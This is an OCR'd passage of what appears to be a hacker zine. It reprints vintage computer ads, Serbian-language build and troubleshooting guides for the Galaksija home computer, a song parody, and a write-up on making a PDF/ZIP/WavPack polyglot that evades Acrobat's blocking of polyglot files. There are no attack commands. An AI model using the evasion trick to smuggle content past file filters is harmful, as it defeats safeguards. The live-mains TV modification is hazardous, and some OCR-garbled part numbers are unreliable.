

NEW FROM XITEX
$95 MORSE TRANSCEIVER
SEND:
• 1 to 150 WPM (set from terminal)
• 32 character FIFO buffer with editing
• Auto Space on word boundries
• Grid/Cathode key output
• LED Readout for WPM and Buffer space remaining
SERIAL INTERFACE:
• ASCII (110, 300, 600, 1200) or Baudot (45, 50, 57, 74) compatible
• Simplex Hi V Loop or T°L electrical interface
• Interfaces directly with the XITEX® SCT-100 Video Terminal Board; Teletypes® Models 15, 28, 33, etc.; or the equivalent
.39
XITEX
MRS-100 CONFIGURATIONS:
• $95 Partial Kit (includes Microcomputer components and circuit boards; less box and analog components)
• $225 Complete Kit (includes box, power supply, and all other components)
• $295 Assembled and tested unit (as shown)
Overseas Orders and dealer inquires welcome
COPY:
• 1 to 150 WPM with Auto-Sync.
• Continuously computes and displays Copy WPM
• 80 HZ Bandpass filter
• Re-keyed Sidetone Osc. with on-board speaker
• Fully compensating to copy any 'list style'
See your local dealer or contact XITEX® direct.
MC/Visa accepted
XITEX CORP.
13628 Neutron • P. O. Box 402110
Dallas, Texas 75240 • (214) 386-3859


"Everything should be as simple as possible, but no simpler" -- Einstein
DR. DOBB'S JOURNAL (Software and systems for small computers)
P.O. Box E, Dept. H8, Menlo Park, CA 94025 • $15 for 10 issues • Send us your name, address and zip. We'll bill you.


10.4 Bez ovog se ne može — Ispravljač i stabilizator za napajanje



Električna shema ispravljača



Montažna shema ispravljača



Štampano kolo ispravljača

SPECIFIKACIJA DELOVA ZA ISPRAVLJAČ

OTPORNIK

R1	1 K

KONDENZATORI

C1	3300-6800 µF min.16 V
C2	0.2 do 1 µF
C3	0.2 do 1 µF
C4	500 µF min. 30 V
C5	100 µF min. 16 V
C6	100-200 nF min. 400 V

DIODE

D1	1N5400
D2	1N5400
D3	1N4001
D4	1N4001
D5	cener dioda BZ 12

INTEGRISANO KOLO

stabilizator 7805

TRANSFORMATOR


2 X 9 V min 6 W

Odmah ćemo reći da se stabilisani napon 12 V koristi samo za napajanje RF modulatora, i da ga možete izostaviti ako ne ugrađujete modulator ili imate takav koji se napaja naponom 5 V. Time biste uštedeli komponente D3, D4, D5, C4, C5 i R1. Kondenzator C6 na primarnoj strani mrežnog transformatora služi za eliminisanje neželjenih smetnji koje bi se mogle pojaviti iz mreže. Ispravljač je punotalasni, i na elektrolitskom kondenzatoru C1 se dobija oko 11 V ispravljenog i filtriranog napona. Integrisani stabilizator 7805 obezbeđuje oko 1A struje pri naponu od 5 V. Dobro je upotrebiti i transformator koji može da napaja strujom te jačine, bez obzira što računar troši svega oko 0,4 A. Ostatak struje neka služi za kasnije napajanje eventualnih proširenja. Kondenzatori C2 i C3 osiguravaju 7805 protiv oscilovanja. Pošto stabilizator 7805 u toku rada oslobađa veliku količinu toplote, potrebno ga je montirati na hladnjak. Ako nemamo fabrički, možemo ga napraviti od tri komada aluminijumskog lima dimenzija 35×80, 35×110 i 35×140, od kojih se svaki na dva mesta oštro savije u obliku slova U. Otvor na metalnoj zastavici stabilizatora je za zavrtanj M3, kojim se on dobro stegne za hladnjak. Pre-

poručljivo je pre montaže dodirnu površinu stabilizatora namazati sa malo silikonske paste, radi boljeg odvođenja toplote. Nikakvi liskunski izolatori nisu potrebni. Izaberite sami u kakvu kutiju ćete montirati ovaj ispravljač i transformator. Poželjno je da ima otvore za hlađenje, i ako je metalna, obavezno treba mrežni napon dovesti trožilnim kablom sa „šuko-utikačem“. Žuto-zeleni vod kabla se sa jedne strane spaja sa listićem za uzemljenje šuko-utikača, a sa druge za masu metalne kutije i minus-pol ispravljača.


10.5 Jednostavan zahvat — fantastični efekti

Da bismo običan crno-beli televizor pretvorili u monitor, moramo da poštujemo jedno važno ograničenje: video ulaz može da se doda samo televizoru koji ima mrežni transformator. TV prijemnici sa „vrućom šasijom“ su vrlo opasni za prepravke jer su galvanski spojeni sa računarom i tako ugrožavaju život onoga ko upravo radi sa njim. Kako da proverite da li vaš televizor ima „vruću šasiju“? Ako nemate dovoljno iskustva i predznanja, odustanite od tog posla ili ga prepustite stručnjaku. Ako ste sigurni u svoje znanje, otvorite televizor i uključite ga u mrežu (to je ono što, prema uputstvima proizvođača, „nikada ne smete da radite“), nikako ne dodirujući njegove metalne delove. Izmerite potencijal mase televizora u odnosu na zemlju. Isključite mrežni utikač, okrenite ga za 180 stepeni pa ponovite merenje. Ako ste u bilo kom slučaju očitali neki napon, zatvorite televizor i odustanite od dalje prepravke. Rešenje vašeg problema se zove RF modulator. Ako ni u jednom slučaju niste registrovali napon, možete da nastavite sa proverom. Otpor između bilo kog pola mrežnog priključka televizora i mase mora da bude beskonačno veliki (meri se, naravno, sa isključenim napajanjem). Ako je i ova provera dala pozitivan rezultat, imate „zeleno svetlo“ za prepravku. Najpre nabavite shemu vašeg TV prijemnika, rad bez nje nema smisla. Pronađite ulaz u prvi stepen video-pojačavača. Tu je obeležen napon takozvanog „belog nivoa“, a sink je 2 volta ispod toga. Tranzistorski TV prijemnici najčešće imaju „beli nivo“ na +3 V, a sink na +1 V. Ostavljajući prednapon iz razdelnika priključen na bazu tranzistora, otkačite vod koji dovodi signal iz videodetektora i povežite ga prema našoj slici. Potrebno je da dodate jedan bipolarni elektronski kondenzator od oko 50 μF ili, pošto se bipolarni elektroliti teško nabavljaju, dva elektrolita od po 100 μF koje vezujete kontra-redno (plus polovi jedan prema drugom, a minus polovi su za utičnicu i prekidač koji služi za izbor funkcije televizora, ne odričemo se, dakle, ni TV prijemnika). Na zadnjoj ploči televizora izbušite otvor za montažu prekidača i utičnice za videosignal. Za povezivanje je dobro koristiti što kraće vodove koji, po mogućstvu, treba da budu oklopljeni („širmovani“) ili bar da im parice budu spiralno uvijane, jedan kabl oko drugog. Ista preporuka se odnosi i na kabl koji povezuje računar i novi monitor. Time je prepravka završena. Zatvorite televizor i spojite ga sa računarom. Kada ih uključite, biće verovatno potrebno određeno podešavanje horizontalne i vertikalne sinhronizacije, kao i podešavanje televizora na najjači kontrast, pri kome se slova još ne „razmazuju“.




Razdelnik za televizor


10.6 Prvo uključivanje — Bez panike, sve će biti u redu



Štampano kolo logičke sonde



Montažna shema logičke sonde



Električna shema logičke sonde

SPECIFIKACIJA DELOVA ZA LOGIČKU SONDU

OTPORNICI

R1	390 OMA
R2	390 OMA
R3	390 OMA
R4	390 OMA
R5	390 OMA
R6	390 OMA
R7	100 OMA

KONDENZATOR

C1 100 nF

DIODE

L1-L6 LED svetleće diode (6 KOM)

INTEGRISANA KOLA

74 LS 04
74 LS 93

Najpre uključite u mrežu samo ispravljač. Izmerite napone: stabilisani napon od 5 V ne sme da odstupa više od $\pm 0{,}25$ V. Za 12 V (napon koji je potreban za neke RF modulatore) odstupanja mogu da budu i ± 1 V. Pošto ste se uverili da su naponi u dozvoljenim granicama, spojite mase ispravljača i računara komadom žice, merni instrument podesite na najširi opseg merenja jačine struje, pa plus pipkom instrumenta dodirnite $+5$ V izlaz ispravljača, a minus pipkom ulaz za $+5$ V na računaru. Instrument treba da pokaže struju između 300 i 500 mA. Ako je dobijena vrednost u ovim granicama, uklonite instrument sa $+5$ V i ponovite isto sa $+12$ V. Zavisno od tipa upotrebljenog RF modulatora (on se jedini napaja strujom koju merimo), otklon kazaljke treba da bude nekoliko miliampera. Da bismo ga registrovali, dakle, moramo da smanjimo opseg instrumenta. Ako je sve u redu, sklonimo merni instrument i priključimo monitor preko video-ulaza (ili TV prijemnik preko antenskog), povežimo ispravljač sa računarom i uključimo ga. Ako koristimo RF signal i TV prijemnik, preći ćemo skalu televizora na sva tri opsega da bismo našli gde je prijem najbolji. Računar će napisati prvu reč u svom životu — „READY“ (spreman).

10.6.1 Važno je da proradi — ne mora iz prve

Ako računar ne proradi „iz prve“, ne dopustite da vas obuzme panika: prolazne teškoće su sastavni deo amaterskog rada. Ako slika postoji ali je nestabilna, pokušajte sa podešavanjem vertikalne i horizontalne sinhronizacije TV prijemnika ili monitora (regulatori se nalaze na zadnjoj strani aparata; kod nekih televizora moraju da se podešavaju odvrtkom). Ako se na ekranu ništa ne vidi, pojačajte osvetljenje ekrana. Možda se sada, umesto jedne, vidi devet malih slika (u tri reda po tri) koje su crno oivičene i bez teksta. Ovu pojavu nije teško otkloniti: kvarc, umesto na 6.144 MHz, osciluje na tri puta višoj frekvenciji. Dovoljno je da ugradite kondenzator C5 čija kapacitivnost iznosi između 10 i 30 pF. Za njegovo dodavanje, kao i za bilo koju drugu prepravku, treba isključiti računar iz mreže. Ako je računar potpuno nem, dodirnite oprezno prstom svaku komponentu, posebno IC kola. Hladnjak stabilizatora bi već posle nekoliko minuta rada trebao da bude topao, a nešto malo i ispravljačke diode i mrežni transformator. Od čipova sme umereno da se zagreva mikroprocesor (ne toliko da ne možemo da držimo prst na njemu!) i EPROM-i. Ako je nešto pregrejano, bar znamo gde da tražimo kratak spoj.

10.6.2 Skriveni kvarovi i ćudljive greške

Moguće je, naravno, da je kvar tako dobro „sakriven“ da se još uvek nije pokazao. U tom slučaju je sasvim moguće da na štampi postoji neki kratak spoj. Isključite ispravljač, uzmite AVO-metar i na opsegu od om $\times$ 1 strpljivo ispitajte sve bliske vodove. Usput proverite i da li je nožica nekog čipa ostala, možda, nezalemljena, a zatim okrenite štampanu ploču i ponovo proverite ispravnost rasporeda komponenti. Postoji i mogućnost da računar radi, ali uz neke specifične nedostatke: kada, recimo, pritisnete neki taster, pojave se dva slova umesto jednog. U tom slučaju je sasvim sigurno nastupio kratak spoj na linijama od čipova 741-S251 i 74LS156 (nalaze se jedan pored drugoga) do tasta-

ture. Ako snimite situaciju i zaključite koji se parovi slova pojavljuju zajedno, moći ćete, gledajući razmeštaj tastera u matrici (na shemi) da tačno utvrdite koje su linije kratko spojene. Moguće je da se redovi teksta na ekranu krive po horizontali, naročito u poslednjim redovima. To govori o neprilagođenosti signala za sinhronizaciju slike, pa će biti neophodno da eksperimentišete sa promenom otpornosti R9 i R10 (R9 ne sme da bude manja od 40 oma, jer će u protivnom biti ugrožen čip 741S38).

10.6.3 Alatka za tvrdokorne greške

Za posebno „tvrdokorne“ greške treba napraviti jednu pomoćnu alatku: zove se logička sonda i može biti korisna i u mnogim drugim prilikama. Za nju su potrebna dva čipa. 74LSO4 i 74US90, šest led dioda, jedan kondenzator i nekoliko otpornika. Pomoću ove sonde možemo da utvrdimo da li je logički nivo na nekoj od linija visok (svetli prvi LED), nizak (drugi LED) ili postoje povorke impulsa (tada preostale četiri LED ne prikazuju statičnu situaciju nego trepere, najčešće tako brzo da imamo utisak da sva četiri svetle, statična situacija, bez povorke impulsa, ne može nikada da upali sve četiri LE diode). Najbolje je da masa i napajanje sonde budu dve raznobojne fleksibilne žice dužine oko 50 cm koje se završavaju „krokodil-hvataljkama“. Njima ćemo, negde sa uređaja koji ispitujemo (to ne mora da bude samo računar „galaksija“), dovesti stabilisanih 5 V pazeći na polaritet — greška može da ošteti sondu. Zatim ćemo, dodirujući zašiljenim vrhom sonde karakteristične tačke, očitavati logička stanja. Najpre ćemo se uveriti da li oscilator radi. Nožica 10 čipa 74LS32 mora da pokazuje naizmenični signal, što znači da su svi LED-ovi upaljeni. Dalje pratimo lanac delitelja: nožica 2 kola 74LS93, nožica 14 kola CD4040, nožica 2 kola CD4017. Svako od ovih mesta pokazuje isto stanje na sondi, izuzev poslednjeg, kod koga je učestanost dovoljno niska da primetimo kako neki LED-ovi trepere. Ako negde postoji statično stanje, našli smo grešku. Pažljivo proverimo okolnu štampu: ako na njoj nema greške, moraćemo da zamenimo čip. Nožica 26 mikroprocesora mora oko pola sekunde po uključivanju da pokazuje nizak logički nivo, a zatim stalno visok. Ako nije tako, proverite tranzistor vezan za tu nožicu i elektrolitski kondenzator koji spaja R5 sa + 5 V.

10.6.4 Drugi možda znaju više

Ako ni posle svih ovih operacija niste pronašli grešku, moraćete da potražite pomoć nekog stručnjaka. Čini nam se da je taj put jednostavniji nego da počnete da učite elektroniku. Postoji, najzad, i jedan problem koji se rešava čisto softverski: ukoliko je slika na vašem monitoru (televizoru) pomerena previše ulevo, svaki put kada uključite računar moraćete da otkucate BYTE 11176, 12 i pritisnete (RET) (u ekstremnijem slučaju upotrebite naredbu BYTE 11176,13). Slično tome, ako je slika pomerena udesno, možete da otkucate BYTE 11176,10 (ili čak BYTE 11176,9) i pritisnete (RET) svaki put kada uključite računar.

Tekst: Voja Antonić Crteži: Mirjana Antonić Fotografije: Ivan Ivanov

10.7 Nabavka delova za računar „Galaksija“ — Komponente i kako ih steći

Samogradnja računara, čak i u sredinama u kojima se mikroprocesori kupuju „na kilo“, nije baš sasvim jednostavna stvar. Neki ključni delovi računara, kao što je ROM, ne nalaze se u slobodnoj prodaji nigde u svetu, a do nekih, kao što je tastatura, ne dolazi se ni jeftino ni lako. Kod nas, gde je često teško naći i najobičniji otpornik, upuštanje u jednu takvu avanturu može izgledati potpuno bezumno. Pokazuje se, međutim, da je moguće savladati i jednu takvu prepreku. Kako?

Zahvaljujući razumevanju i ljubavi prema računarima nekolicine domaćih proizvođača, „Galaksija“ je uspela da za čitaoce ovog izdanja obezbedi barem one komponente bez kojih bi samogradnja računara predstavljala zaista samoubilački čin — ROM, tastaturu i pločicu sa štampanim vezama — i to po cenama koje su znatno ispod tržišnih! (Štampano kolo će hobiste koštati 40 odsto jeftinije nego „Elektroniku Inženjering“, mada oni plaćaju porez na promet, a privredna organizacija ne!). Pored toga, uspeli smo da sklopimo i dosta povoljan aranžman za nabavku poluprovodničkih komponenti iz inostranstva. U ovom času su pod znakom pitanja samo kutija računara i demonstraciona kaseta. Klizajući kurs dinara podiže cene svemu, pa je podigao cenu i računaru „galaksija“. Definitivna cena zavisi od načina nabavke čipova iz inostranstva. U najnepovoljnijem slučaju, ako vam carinici ne progledaju kroz prste za nekoliko čipova od kojih se sastoji „galaksija“, ona ne bi trebalo da bude veća od 15.500 dinara (komplet mehaničkih delova = 4600, komplet čipova = 6500 carina 3250, kutija i pasivne kompo-

nente = 1200 dinara), ali ne može biti manja od 11.000 dinara.

10.7.1 Mehaničke komponente

Mehaničke komponente računara „Galaksija“ — štampano kolo, konektorska pločica, maska za tastere i tasteri sa kapicama — obezbeđuju Institut za vakuumsku tehniku iz Ljubljane (tasteri) i firme MIPRO, i Elektronika iz Buja (sve ostalo). Tasteri koji će biti ugrađeni u računar „galaksija“ zadovoljavaju sve profesionalne standarde — isti takvi se ugrađuju i u terminale nekoliko domaćih kompjuterskih sistema. Štampano kolo (razume se, od vitroplasta!) ima, takođe, profesionalni izgled i kvalitet. Vodovi su zaštićeni najpre galvanskim putem a zatim i tzv. stop-lakom (to je ona zelena boja kojoj profesionalne ploče najviše duguju za svoj šarm). Sa gornje strane je štampan raspored elemenata. Ovakav kvalitet znatno olakšava sklapanje računara: mogućnost da se neka komponenta pogrešno postavi ili da se na vodovima nepažnjom napravi „tinolski“ most svedena je na teorijski minimum. Cena kompleta iznosi 4300 dinara i određena je tako da se pokriju proizvodni i poštanski troškovi, kao i porez na promet, na koji odlazi gotovo trećina sume! (U cenu nije uračunata konektorska pločica — očekuje se da neće biti skuplja od 300 din). Ovako popularna cena predstavlja podršku firmi MIPRO i Elektronika iz Buja i njihovih vlasnika Zvonka Jurasa i Blaža Krakića akciji „Galaksije“ u širenju ideje o kućnim računarima. Uz ovako povoljnu cenu idu, na žalost, i izvesna ograničenja, koja ne bi trebalo da brinu one koji na vreme donesu odluku da sagrade računar „galaksija“. Cena važi samo do 31. januara za narudžbenice koje stignu preko redakcije „Galaksije“. MIPRO, i Elektronika će i nakon tog roka primati narudžbine, ali će isporuku vršiti po ekonomskim (znači i znatno višim) cenama. Delovi se, uz to (na žalost vlasnika računara ZX Spectrum i ZX 81) mogu naručiti samo u paketu. Stotini čitalaca komplet mehaničkih komponenti će biti isporučen sa specijalnim popustom za 3660! Kojoj stotini? Prvoj koja pošalje narudžbenice — 5. januara i posle toga! Zašto baš petog? Zato što ovo specijalno izdanje ne stiže na sve kioske u isto vreme. Želimo, jednostavno, da svi čitaoci budu u ravnopravnom položaju! isporuka počinje 15. januara. Narudžbinu treba izvršiti na adresu: „Galaksija“, 11000 Beograd, Bulevar vojvode Mišića 17.

10.7.2 Integrisana kola

Potencijalne graditelje „galaksije“ ništa, valjda, ne brine toliko kao nabavka integrisanih kola. Ona se, na žalost, mogu kupiti samo u inostranstvu. Razloga za brigu ima zaista dosta: kako uskladiti narudžbu sa strogim carinskim propisima, kako objasniti na nepoznatom jeziku što vam je, zapravo, potrebno, kako izvršiti uplatu? Postupak je, u osnovi, jednostavan: treba pisati stranoj firmi i zamoliti za profakturu. Kada predračun stigne, sa njim se odlazi u banku da bi se izvršila uplata — tzv. devizna doznaka za inostranstvo. Svako, međutim, ko je njime prošao zna koliko je težak taj put. Drugog, na žalost, nema. Jedno nikada ne gubite iz vida: maksimalna vrednost jedne pošiljke ne sme da prelazi 1500 dinara, inače će biti vraćena i nikada neće stići do vas. Da bi bar malo pojednostavila proceduru, „Galaksija“ je sklopila aranžman sa firmom „Microtechnica“ iz Graca. Cena kompleta integrisanih kola, RF modulatora, kvarca i tri podnoža iznosi 1000 šilinga (oko 6500 dinara) za verziju od 4 k RAM-a (da čipa 6116), odnosno 1116 šilinga za verziju od 6 k RAM-a (tri čipa 6116). U cenu su uračunati i poštanski troškovi. Isporuka će biti vršena potpuno u skladu sa našim carinskim propisima. Da bi se izvršila narudžbina, dovoljno je zatražiti (na srpskohrvatskom) predračun delova za računar „galaksija“. Plaćanje se može izvršiti i jednom od sledećih kreditnih kartica. American Expres, Diners, Eurocard i Visa. Svim kupcima kompleta čipova za računar „galaksija“ „Microtechnica“ će besplatno programirati EPROM-e. To značajno skraćuje proceduru i ubrzava put do računara „galaksija“. Narudžbinu treba izvršiti na adresu: „MICROTECHNICA“, A-8042 GRAZ, St. PETER HAUPTSTRASSE 10. AUSTRIJA. Objavljujemo, takođe, i adrese dva dobra distributera iz Engleske (AMBIT INTERNATIONAL, 200 NORTH SERVICE ROAD, BRENTWOOD, ESSEX, ENGLAND) i Nemačke (BÜRKLIN, SHILLERSTRASSE 40,8000 MÜNCHEN).

10.7.3 Programiranje EPROM-a

Bez sistemskih programa koje treba upisati u EPROM-e 2732 (ROM) i 2716 (karakter-generator) računar „galaksija“ je potpuno bespomoćan. Čitaoci koji naruče komplet delova od „Microtechnice“ dobiće isprogramirane EPROM-e — dakle potpuno spremne za ugradnju. Čitaoci koji su već nabavili EPROM-e ili nameravaju da ih nabave preko nekog drugog distributera, treba da ih pre ugradnje pošalju

redakciji na programiranje. Usluga je potpuno besplatna, a obaviće je beogradska firma MIPRO (nije greška — postaje dve firme MIPRO i obe učestvuju u našoj akciji!), u kojoj je započet razvoj računara „galaksija“. EPROM-e možete početi da šaljete odmah — biće vam vraćeni u roku od petnaest dana. U pošiljku ubacite dovoljno poštanskih maraka za povratno pismo — isto onoliko koliko ste morali da zalepite na nju da biste nam je poslali. Raspitajte se, dakle, pre slanja o tarifi na svojoj pošti. Vrednosno pismo predstavlja najsigurniji način da EPROM-i stignu bezbedno do redakcije i do vas nazad. EPROM-e treba slati na adresu: „Galaksija“, 11000 Beograd, Bulevar vojvode Mišića 17.

10.7.4 Da li važe preliminarne narudžbenice?

Preliminarna narudžbenica za tastaturu i štampano kolo koju smo objavili u časopisu „Galaksija“ imala je za cilj da nam pomogne da tačno procenimo interesovanje za samogradnju računara „galaksija“ (i adekvatno se pripremimo za čitavu akciju) ali na osnovu njih ne možemo da vršimo isporuku. Molim vas, zato, da nam pošaljete priloženu narudžbenicu, bez obzira da li ste već poslali preliminarnu narudžbenicu iz „Galaksije“ ili ne. Isporuku ćemo vršiti samo na osnovu priložene narudžbenice.

10.7.5 1.13 Hitna pomoć

Neiskusni konstruktori ne treba da se plaše da će ostati sami ako negde zapnu u toku sklapanja računara „galaksija“. U saradnji sa radio-klubom „Avala“ iz Beograda organizovali smo službu hitne pomoći koja će dežurati svakoga dana od 17 do 20 časova uz telefon 011/402.-687. Sa ovim klubom ćemo, takođe, organizovati i besplatne kurseve za sklapanje računara. Detaljnija obaveštenja ćete naći u februarskoj „Galaksiji“ — u svakom slučaju pre nego što vam pođe za rukom da kompletirate delove.

NARUDŽBENICA

Ovim neopozivo naručujem komplet delove za računar „galaksija“ (54 tastera, kapice sa odgovarajućim oznakama, aluminijumska maska za tastere i štampano kolo) po ceni od 4300 dinara. U cenu nije uračunat štampani konektor koji će takođe biti isporučen. Očekuje se da ukupna suma neće preći 4600 dinara.

Isplatu ću izvršiti poštaru prilikom preuzimanja pošiljke.

Ime i prezime

I. k. i od koga je izdata

Ulica i broj

Poštanski broj i mesto

Narudžbenicu poslati na adresu: „Galaksija“ — BIGZ, 11000 Beograd, Bulevar vojvode Mišića 17.

KUPON
za specijalni popust
3660 umesto 4300 dinara

Ograničeni broj čitalaca dobiće na osnovu ovog kupona specijalni popust za komplet mehaničkih delova. Kupon poslati zajedno sa narudžbenicom najranije 5. januara

Voja Antonić (in the back) and his friend Jova Regasek assembling Galaksija

Texas Instruments makes MOS EPROMs even more affordable.

TMS 2708 now $21.50*
The industry standard.

TMS 27LO8 now $26.15*
The low power 8K.


TMS 2716 now $36.90*
The 2708 times two.

*100-piece prices

Remember a few months ago when EPROMs were expensive and hard to get? Due to TI's leadership they have become available microcomputer building blocks.

Prices have dropped dramatically; availability is excellent. Credit TI's high-yield, high-volume production.

TI's highly cost effective EPROMs feature a rugged, high-integrity ceramic package with sturdy gold-plated pins to withstand the repeated handling and insertions associated with reprogramming. And a gold-alloy-sealed lid for superior hermeticity.



TI offers a choice of three production EPROMs—all from stock.

- TMS 2708. The industry standard 8K EPROM. Fully TTL compatible.
- TMS 27L08. The industry first low power 8K EPROM fully compatible with the 2708. But less than one-half the power dissipation and 10% power supply tolerance.
- TMS 2716. A 2708 times two. Twice the memory (16K) in the same space. An economical plug-in upgrade for 2708s. And TI's 16K 2716 uses less power than a single 2708.

To order the affordable EPROMs, call your nearest authorized TI distributor listed to the left.

TEXAS INSTRUMENTS
INCORPORATED

©1977 Texas Instruments Incorporated

93188A

zines that teach cs concepts via cute drawings!

shop.bubblesort.io

11 Root Rights are a Grrl's Best Friend

by fbz

The trolls are glad to lie for views
They delight in online duels.
But I prefer a man page that describes extensive tools.

A shell on the sys may be quite continental
But root rights are a grrl's best friend.
sudo may be grand, but it won't pay the rental
On your hosting fee, or help you with the disassembly.
RAM gets cold as exploits get sold
And we all mine bitcoin in the end.
But exploit or shell script, priv escalation keeps its shape!
Root rights are a grrl's best friend!

There may come a time when a hacker needs a lawyer,
But root rights are a grrl's best friend.
There may come a time when a tech firm employer
Offers you stock options
But get root rights and your own machines.
Perks will fly when stocks are high,
But beware when they start to descend.
Machines will go offline and no more command line!
Root rights are a grrl's best friend!

I've heard of servers where you get admin accounts,
But root rights are a grrl's best friend.
And I think that machines that you admin yourself
Are better bets. If nothing else, big data sets!
Unix time rolls on, entropy is gone,
And you can't get that file to prepend.
But big racks or botnets you get props for root logins!

Root rights, root rights, I don't mean jail breaks,
Root rights are a grrl's best, best friend!

12 What if you could listen to this PDF?

by Philippe Teuwen

To honor the tradition of polyglot releases, this PDF is also an audio file featuring a 24-bit studio recording of fbz' *Root Rights are a Grrl's Best Friend*, which you can enjoy with MPlayer or VLC media player.

There are some official ways to embed an audio file in a PDF, such as LaTeX's `media9` package. Unfortunately, that would only work in Adobe Acrobat Reader, provided that you also install Adobe Flash—quite a reckless prerequisite nowadays. We are not such bad neighbors, so we looked for alternatives.


Adobe, once again, is out to search-and-destroy polyglots, so all common audio file types such as WAV, MP3, M4A, 3GP, AAC, FLAC, are prohibited. Still, some less popular formats remain undetected, up until now! Among the free lossless formats these are True Audio (`.tta`) and WavPack (`.wv`).

TTA frame structure[30] is unfortunately too rigid and doesn't allow much trickery to inject the start of the PDF within the first kilobyte. It supports standard tagging by ID3v1/v2 and APEv2, but prepending ID3 info is banned by Acrobat. The APEv2 specification,[31] on the other hand, *strongly recommends* against using it at the beginning of a file. In practice, audio readers don't support files starting with APEv2.

The WavPack file format[32] is quite unusual, but far more friendly to us: it doesn't have a file header, but every block starts with the same magic `wvpk`. We can add new metadata blocks at the beginning of the file, and they support `DUMMY` sub-blocks, meant for padding. So we can inject the beginning of a PDF, but can we use those sub-blocks to inject the full PDF in our WavPack? For each sub-block the theoretical size is 16 Mb, but in practice MPlayer accepts a maximum of 1,047,548 bytes and VLC 1,048,548 bytes and only one such sub-block per block. So it's possible, but it would be quite impractical to slice the PDF in 1Mb chunks. WavPack also supports ID3v1 and APEv2. ID3v1 is too limited (only ID3v2 allows `PRIV` frames), so we have to rely on APEv2 to inject the bulk of the PDF (and ZIP, as usual) in a large metadata frame.

We now have the ingredients to build a PDF/ZIP/WavPack polyglot file. The final file structure, from the three perspectives, is depicted on the right.

All starred items contain a size or an offset that depends on another part of the polyglot, so the file is built in two passes. The first pass puts the elements together, and then the second pass adjusts those fields in the WavPack and ZIP.



By the way, the artwork on page 60 is by Ange and myself, derived from Vectorportal's artwork[33] licensed under a Creative Commons Attribution 3.0 Unported License.

